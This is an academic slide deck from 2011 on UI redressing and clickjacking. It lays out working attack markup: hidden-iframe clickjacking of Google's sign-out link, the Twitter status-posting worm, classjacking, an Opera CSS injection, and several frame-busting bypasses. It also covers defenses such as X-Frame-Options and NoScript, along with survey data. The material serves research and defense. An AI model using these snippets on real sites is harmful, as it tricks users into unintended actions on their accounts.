

# UI Redressing: Attacks and Countermeasures Revisited

**Marcus Niemietz**  
@RUB 2011

4th of May 2011

## Short and crisp details about me

- Studying IT-Security at the Ruhr-University
  - B.Sc. degree in “IT-Security/Information Technology”
- Author of the book “Authentication Web Pages with Selenium”
- Over five years experience in the fields of QA, Business Webhosting, and WebAppSec
- Twitter: @mniemietz

# Contents

- 1 Introduction
  - UI Redressing
  - Clickjacking
- 2 Attack vectors
  - Basic clickjacking
  - Advanced attacks
  - Clickjacking Tool
- 3 Counteractive measures
  - Frame busting
  - Busting frame busting
  - Clickjacking statistics
- 4 Conclusion and outlook

# Introduction

- Google Inc. can generate a profit of over \$6.5 billion in 2009
  - Interesting for commercial companies to offer web applications
    - shopping
    - banking
    - share status messages
- New attacks available that can bypass existing protection mechanisms
  - UI Redressing

# UI Redressing

- Adjust a web page with different techniques

## UI Redressing

- **Clickjacking**
- Strokejacking
- **Text injection by drag-and-drop**
- **Content extraction**
- Pop-up blocker bypass
- **SVG masking**

# Clickjacking

- A known issue since 2002
- Officially introduced by Hansen & Grossman in 2008

## Clickjacking $\subset$ UI Redressing

- Cursorjacking
  - Filejacking
  - Likejacking, Sharejacking
  - Eventjacking, **Classjacking**
  - Tapjacking, Tabnapping
  - Adobe Flash Player attacks
  - **Combinations with CSRF, XSS, CSS**
- 
- Clickjacking  $\Leftrightarrow$  Basic clickjacking  $\neq$  UI Redressing

# Attack vectors

- Basic clickjacking
- Advanced attacks
  - Clickjacking and CSRF
  - Clickjacking and XSS
  - Clickjacking and CSS
  - Text injection by drag-and-drop
  - Content extraction
  - SVG masking
- Clickjacking Tool

# Basic clickjacking

- Practical example
- Clickjacking on the google.com "Sign out" link
- Three files required

## inner.html

```
1 <iframe id="inner" src="http://www.google.com"
   width="2000" height="2000" scrolling="no"
   frameborder="none">
2 </iframe>
```



# Basic clickjacking



# Basic clickjacking

## clickjacking.html

```
1 <iframe id="inner" src="inner.html" width
   ="2005" height="290" scrolling="no"
   frameborder="none"></iframe>
2 <style type="text/css"><!--
3   #inner { position: absolute; left: -1955px;
4     top: -14px;}
5 //--></style>
```



# Basic clickjacking

## trustedPage.html

```
1 <h1>www.nds.rub.de</h1>
2 <form action="http://www.nds.rub.de">
3   <input type="submit" value="Go">
4 </form>
5
6 <iframe id="clickjacking" src="clickjacking.
   html" width="50" height="300" scrolling="
   no" frameborder="none">
7 </iframe>
8 <style type="text/css"><!--
9   #clickjacking { position:absolute; left:7px;
   top:81px; opacity:0.0}
10 //--></style>
```


# Basic clickjacking



- 1 "inner.html": Frame "google.com" (2000x2000px)
- 2 "clickjacking.html": Shift the iframe with "src=inner.html" to the left
- 3 "trustedPage.html": Place a transparent iframe with "src=clickjacking.html" over the "Go" button

# Clickjacking and CSRF

- Worm of “twitter.com” - published in February 2009
- Sending status messages is protected by a token



# Clickjacking and CSRF

## twitterWorm.html Part 1/2

```
1 <BUTTON
2   style={
3     width: 120px; top: 10px; left: 10px;
4     position: absolute; z-index: 1;
5   }
6 >
7 Don't Click
8 </BUTTON >
```

# Clickjacking and CSRF

## twitterWorm.html Part 2/2

```
1 <IFRAME
2   style={
3     width: 550px; height: 228px;
4     top: -170px; left: -400px;
5     position: absolute; z-index: 2;
6     opacity: 0; filter: alpha(opacity=0);
7   }
8   scrolling="no"
9   src="http://twitter.com/home?status=Don't
      Click: http://tinyurl.com/amgzs6">
10 </IFRAME >
```

# Clickjacking and XSS: Classjacking

- Makes use of the jQuery JavaScript Library (Simplifies HTML event handling)
  - Simplifies HTML event handling

## Truncated classjacking.html (Part 1/2)

```
1 <span class=foo>Some text</span>
2 <a class=bar href="http://www.nds.rub.de">
3   www.nds.rub.de
4 </a>
5
6 <script src="http://code.jquery.com/jquery
7   -1.4.4.js">
```



## Clickjacking and XSS: Classjacking

### Truncated classjacking.html (Part 2/2)

```
1 <script>
2   $("span.foo").click(function() {
3     alert('foo');
4     $("a.bar").click();
5   });
6   $("a.bar").click(function() {
7     alert('bar');
8     location="http://www.example.org";
9   });
10 </script>
```

# Clickjacking and CSS: Whole-page clickjacking

- CSS offers the option to use attribute selectors to select elements with specific attributes

## CSS attribute selector code

```
1 a[href=http://www.example.org/] {  
2   font-weight:bold ;  
3 }
```

# Clickjacking and CSS: Whole-page clickjacking

- Opera allows for breaking out of attribute selectors
- Opera 11: -o-link applies for <a> tags

## Whole-page clickjacking code

```
1 <style>
2   p[foo=bar{}*{-o-link:'javascript:alert(1)
3     '}}*{-o-link-source:current}]{
4     color:red;
5   }
6 </style>
```

- “-o-link-source” is used to specify the source anchor for the element with the value “current” to use the current value of “-o-link”

# Text injection by drag-and-drop

- Data can be dragged across a domain
- No need to care about the SOP

## dragAndDrop.html

```
1 <div draggable="true" ondragstart="event.  
    dataTransfer.setData( text/plain ,  
2 malicious code );">  
3   <h1>Drop me</h1>  
4 </div>  
5 <iframe src="dragAndDropIframe.html" style="  
    border:1px solid;" frameborder="yes">  
6 </iframe>
```

# Content extraction

## contentExtraction.html

```

1 <iframe src="view-source:http://www.nds.rub.de
  /chair/news/" frameborder="0" style="width
    :400px; height:180px">
2 </iframe>
3 <textarea type="text" cols="50" rows="10">
4 </textarea>

```

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html lang="de">
<head>
  <title>News - Ruhr-Universität Bochum</title>
  <link rel="icon" type="image/png"
href="/site_media/img/favicon.png"/>
  <meta http-equiv="Content-Type"
content="text/html; charset=utf-8">
  <meta name="Description" content="Ruhr-

```

# SVG masking

## Truncated SVGMasking.html

```
1 <svg:rect x="0.0" y="0.0" width="0.373" height  
   ="0.3" fill="white"/>  
2 <svg:circle cx="0.45" cy="0.7" r="0.075" fill  
   ="white"/>
```



# Clickjacking Tool

- Introduced by Stone at the Black Hat Europe in 2010
- Visualize clickjacking techniques in practice

The screenshot displays the 'Clickjacking Tool' interface, version 0.8, with the 'context INFORMATION SECURITY LTD' logo in the top right. The interface is divided into a configuration panel on the left and a visual preview on the right.

**Configuration Panel (Left):**

- Steps:** A list of actions with close buttons (X):
  - Load URL: `http://www.google.com/search...`
  - Text: `'ndz.rvb.de' (303,275)`
  - Click: `(439, 314)` (highlighted in red)
- Add Step:** Buttons for `Load URL`, `Click`, `Enter Text`, `Drag`, and `Extract`.
- Click:** A red header for the click configuration section.
- Position:** A field showing `x: 439 y: 314` and a `near:` field.

**Visual Preview (Right):**

- Buttons: `Replay Steps`, `Replay from Current Step`, `Invisible Replay`, `Hide Overlay`, `Load`, and `Save`.
- Target Page: A visual representation of a Google search page with a search bar, `Google Search` and `I'm Feeling Lucky` buttons, and footer links like `Advertising Programs`, `Business Solutions`, `About Google`, and `Go to Google Deutschland`.
- Annotations: A small green crosshair icon is visible in the search bar area, and a red box highlights the `Google Search` button, indicating the target of the clickjacking attack.

# Counteractive measures

- Frame busting
  - JavaScript
  - X-Frame-Options
  - NoScript
- Busting frame busting
  - IE8 XSS filter
  - Disabling JavaScript: Restricted frames
  - Redefining location
- Clickjacking detection system
- X-FRAME-OPTIONS



# JavaScript

- Structure of frame busting code
  - conditional statement
  - counter-action

## Frame busting code

```
1 if (top!=self){  
2   top.location.href=self.location.href;  
3 }
```

# JavaScript

Unique sites	Conditional statement
38%	<code>if (top !== self)</code>
22.5%	<code>if (top.location !== self.location)</code>
13.5%	<code>if (top.location !== location)</code>
8%	<code>if (parent.frames.length &gt; 0)</code>

Unique sites	Counter-action
7	<code>top.location = self.location</code>
4	<code>top.location.href = document.location.href</code>
3	<code>top.location.href = self.location.href</code>
3	<code>top.location.replace(self.location)</code>

# X-Frame-Options

- Introduced by Microsoft in 2008
- Two possible values
  - DENY: Web page cannot be loaded by a frame
  - SAMEORIGIN: Display the web page in a frame when the origin of the top level-browsing-context is not different

## PHP implementation

```
1 <?php
2 header("X-Frame-Options: DENY");
3 ?>
```

# X-Frame-Options


- Firefox: NoScript had experimental X-FRAME-OPTIONS compatibility support in version "1.8.9.9"

Browser	Lowest version
Internet Explorer	8.0
Firefox (Gecko)	3.6.9 (1.9.2.9)
Opera	10.50
Safari	4.0
Chrome	4.1.249.1042

- Interesting: Content Security Policy (Firefox 4)
  - Enables a site to specify which sites may embed a resource
  - frame-ancestors: Valid sources for <frame> and <iframe>

# NoScript

- Extension for mozilla-based web browsers like Firefox
- Clickjacking protection integrated



# Busting frame busting

- In the case that JavaScript protection mechanism are use

## Busting frame busting

- Mobile versus non-mobile applications
- Double framing
- onBeforeUnload event
- **XSS filter**
- **Disabling JavaScript**
- **Redefining location**
- Referrer checking

## IE8 XSS Filter

### Frame busting code

```
1 <script type="text/javascript">
2   if (parent.frames.length > 0){
3     top.location.replace(document.location);
4   }
5 </script>
```

### IFRAME with IE8 XSS Filter

```
1 <iframe src="http://www.example.org/?xyz=%3Cscript%20type=%22text/javascript%22%3Eif
   ">
2 </iframe>
```

## Disabling JavaScript: Restricted frames

- Since IE6, a frame can have the “security” attribute with the value “restricted”
  - Done by a rendering in the “Restricted Sites Security Zone”
  - It ensures that JavaScript code, ActiveX controls, and inter alia re-directs to other sites do not work in the frame any-more

### Restricted frames in IE with the “security” attribute

```
1 <iframe src="http://www.example.org" security
   ="restricted">
2 </iframe >
```

- There is also an attribute called “sandbox” specified in HTML5



## Redefining location

- In IE7, also successfully tested in IE8, it is possible to redefine “location”
- By defining “location” as a variable, a reading or navigation by assigning “top.location” will fail, due to a security violation

### Redefining “location” to deactivate frame busting code

```
1 <script>
2   var location = "dummy";
3 </script>
4 <iframe src="http://www.example.org">
5 </iframe>
```

# Clickjacking Defense

- By Jason Li, Chris Schmidt, and Brendon Crawford

## Clickjacking Defense

```
1 <style id="aCJ">body{display:none}</style>
2 <script type="text/javascript">
3     if (self === top) {
4         var aCJ = document.getElementById("aCJ
5             ");
6         aCJ.parentNode.removeChild(aCJ);
7     } else {
8         top.location = self.location;
9     }
9 </script>
```

## Clickjacking detection system

	Value	Rate
Visited Pages	1,065,482	100 %
Unreachable or Empty	86,799	8.15%
Valid Pages	978,683	91.85%
With IFRAMEs	368,963	31,70%
With FRAMEs	32,296	3.30%
Transparent (I)FRAMEs	1,557	0.16%
Clickable Elements	143,701,194	146.83 el./page
Speed Performance	71 days	15,006 pages/day

	Total	True Positives	Borderlines	False Positives
ClickIDS	137	2	5	130
NoScript	535	2	31	502
Both	6	2	0	4

# X-FRAME-OPTIONS

- Alexa Top 100,000 scanned in February 2011
  - HTTP Header analysis of the first page

	Value	Rate
Not scanned	341	0.34%
Top 100	3	3.00%
Top 1,000	9	0.90%
Top 10,000	33	0.33%
Top 100.000	143	0.14%
DENY	48	33.57%
SAMEORIGIN	95	66.43%

## Conclusion and outlook

- UI Redressing is a serious attack that can have terrible effects
- There are protection mechanisms like frame busting to provide a certain degree of client-side security
  - It is possible to disable frame busting code
- X-Frame-Options and NoScript should be used
- There will be more attacks concerning UI Redressing

## Bibliography

- Marcus Niemietz, “UI Redressing: Attacks and Countermeasures Revisited”, Jan. 2011, <http://ui-redressing.mniemietz.de>
- Jesse Ruderman, “Bug 154957 - iframe content background defaults to transparent”, Jun. 2002, [https://bugzilla.mozilla.org/show\\_bug.cgi?id=154957](https://bugzilla.mozilla.org/show_bug.cgi?id=154957)
- Robert Hansen, Jeremiah Grossman, “Clickjacking”, Dec. 2008, <http://www.sectheory.com/clickjacking.htm>
- Paul Stone, “Clickjacking Paper - Black Hat 2010” Apr. 2010, <http://www.contextis.co.uk/resources/white-papers/clickjacking/>

## Bibliography

- Krzysztof Kotowicz, “Filejacking: How to make a file server from your browser (with HTML5 of course)”, May 2011, <http://blog.kotowicz.net/2011/04/how-to-make-file-server-from-your.html>
- Mario Heiderich, “Opera whole-page click hijacking via CSS”, May 2011, <http://html5sec.org/#27>
- G. Rydstedt, E. Bursztein, D. Boneh, and C. Jackson, “Busting frame busting: a study of clickjacking vulnerabilities at popular sites” in in IEEE Oakland Web 2.0 Security and Privacy (W2SP 2010), 2010, <http://seclab.stanford.edu/websec/framebusting/>
- Giorgio Maone, “NoScript - JavaScript/Java/Flash blocker for a safer Firefox experience”, Apr. 2011, <http://noscript.net>

## Bibliography

- Brandon Sterne, “Content Security Policy”, Apr. 2011, <http://people.mozilla.com/~bsterne/content-security-policy/>
- Mozilla Developer Network, “The X-Frame-Options response header”, Apr. 2011, [https://developer.mozilla.org/en/The\\_X-FRAME-OPTIONS\\_response\\_header](https://developer.mozilla.org/en/The_X-FRAME-OPTIONS_response_header)
- Marco Balduzzi, Manuel Egele, Engin Kirda, Davide Balzarotti, Christopher Kruegel, “A Solution for the Automated Detection of Clickjacking Attacks”, Apr. 2010, <http://www.iseclab.org/papers/asiaccs122-balduzzi.pdf>
- Jason Li, Chris Schmidt, Brendon Crawford, “Clickjacking Defense”, May 2011, <https://www.codemagi.com/blog/post/194>



End

Thank you for your attention.  
Any questions?

Demo?

Thanks to d0mber and .mario